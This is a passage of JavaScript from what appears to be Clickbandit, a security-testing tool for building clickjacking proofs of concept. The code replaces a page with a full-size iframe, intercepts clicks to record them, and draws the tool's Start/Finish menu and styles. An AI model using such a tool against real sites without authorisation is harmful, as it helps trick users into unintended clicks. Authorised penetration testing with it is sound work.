            mode.appendChild(doc.createTextNode('Record mode'));
        } else {
            mode.appendChild(doc.createTextNode('Review mode'));
        }
        mode.style.position = 'absolute';
        mode.style.right = '50px';
        mode.style.top = '0px';
        header.appendChild(help);
        header.appendChild(mode);
        return header;
    }
    function createMenu(node) {
        var div = document.createElement('div'), div2 = document.createElement('div');
        div.style.position = 'absolute';
        div.style.left = '210px';
        div.style.top = '25px';
        div.style.backgroundColor = '#fff';
        div.style.color = '#000';
        div.innerHTML = '<form><ul id="menu"><li><input type="checkbox" id="sandboxIframeCheckbox" onclick="var iframeInput=document.getElementById(\'sandboxIframeInput\');if(this.checked){ iframeInput.style.display=\'block\';window.clickbandit.sandbox = true; } else { iframeInput.style.display=\'none\';window.clickbandit.sandbox = false; }" /><label>Sandbox iframe?</label><input style="display:none" type="text" value="allow-scripts allow-forms" id="sandboxIframeInput" /></li><li><a href="#" class="btn" onclick="clickbandit.start();return false;">Start</a></li><li><a href="#" class="btn" onclick="clickbandit.finish();return false;">Finish</a></li></ul></form>';
        node.appendChild(div);
        div2.style.position = 'absolute';
```

```
            div2.style.top = '40px';
            div2.style.right = '50px';
            div2.innerHTML = '<input type="checkbox" id="disableClickActions" onclick="if(this.checked){ window.clickbandit.disableClickActions = true; } else { window.clickbandit.disableClickActions = false; }" /> <label style="color:#000;" for="disableClickActions">Disable click actions</label>';
            node.appendChild(div2);
      }
      function disableStyles() {
            var i, j, styleSheet, rule, xDomain;
            for(var i=0;i<document.styleSheets.length;i++) {
                  styleSheet = document.styleSheets[i];
                  styleSheet.disabled = true;
            }
      }
      function generateCssString() {
            var css = '';
                  css += 'body {';
                  css += 'font-family:Arial;';
                  css += 'margin:0;';
                  css += 'padding:0;';
                  css += '}';
                  css += '#menu {';
                  css += 'float:right;';
                  css += 'margin:0;';
                  css += 'padding:0;';
                  css += 'list-style:none;';
                  css += 'background-color:#fff;';
                  css += '}';
                  css += '#menu li {';
                  css += 'float:left;margin-right:10px;';
                  css += '}';
                  css += '.btn {';
                  css += 'background: #f4973a;';
                  css += 'background-image: -webkit-linear-gradient(top, #f4973a, #e06228);';
                  css += 'background-image: -moz-linear-gradient(top, #f4973a, #e06228);';
                  css += 'background-image: -ms-linear-gradient(top, #f4973a, #e06228);';
                  css += 'background-image: -o-linear-gradient(top, #f4973a, #e06228);';
                  css += 'background-image: linear-gradient(to bottom, #f4973a, #e06228);';
                  css += '-webkit-border-radius: 10;';
                  css += '-moz-border-radius: 10;';
                  css += 'border-radius: 10px;';
                  css += 'color: #ffffff;';
                  css += 'font-size: 15px;';
```

```
            css += 'padding: 10px 10px 10px 10px;';
            css += 'text-decoration: none;';
            css += 'border: solid #ffa200 1px;';
            css += 'cursor:pointer;';
            css += '}';
            css += '.btn:hover {';
            css += 'background: #ffddba;';
            css += 'background-image: -webkit-linear-gradient(top, #ffddba, #e06228);';
            css += 'background-image: -moz-linear-gradient(top, #ffddba, #e06228);';
            css += 'background-image: -ms-linear-gradient(top, #ffddba, #e06228);';
            css += 'background-image: -o-linear-gradient(top, #ffddba, #e06228);';
            css += 'background-image: linear-gradient(to bottom, #ffddba, #e06228);';
            css += 'text-decoration: none;';
            css += '}';
            css += 'h1 {';
            css += 'color:#585A5C;';
            css += 'margin:0;padding:0;';
            css += 'margin-top:10px;';
            css += 'margin-left:10px;';
            css += 'font-size:22pt;';
            css += 'border:none;';
            css += '}';
            css += 'h1 span {';
            css += 'color:#f4983b;';
            css += '}';
        return css;
}
function createStyles(doc, node) {
        var css = generateCssString(), style = doc.createElement('style');
        style.appendChild(doc.createTextNode(css));
        node.appendChild(style);
}
function ready() {
        var iframe = document.createElement('iframe');
        if(location.protocol === 'data:') {
                return false;
        }
        width = getDocWidth(document);
        height = getDocHeight(document);
        removeNodes(document.body);
        disableStyles();
        createStyles(document, document.body);
        createMenu(createHeader(document, document.body));
        iframe.style.width = width + 'px';
```

```
            iframe.style.height = height + 'px';
            iframe.style.position = 'relative';
            iframe.frameborder = 0;
            iframe.scrolling = 'no';
            iframe.style.border = 'none';
            iframe.id = 'clickbandit_frame';
            document.body.appendChild(iframe);
            iframe.onload = function() {
                win = this.contentWindow;
                doc = win.document;
                interceptClicks();
            };
        }
        window.clickbandit = {start: start, mode: 'record', finish: finish, version: "1.0.5",
disableClickActions: false, sandbox: false};
        window.addEventListener('DOMContentLoaded', ready, false);
        if(document.readyState === 'complete') {
            ready();
        }
}();
```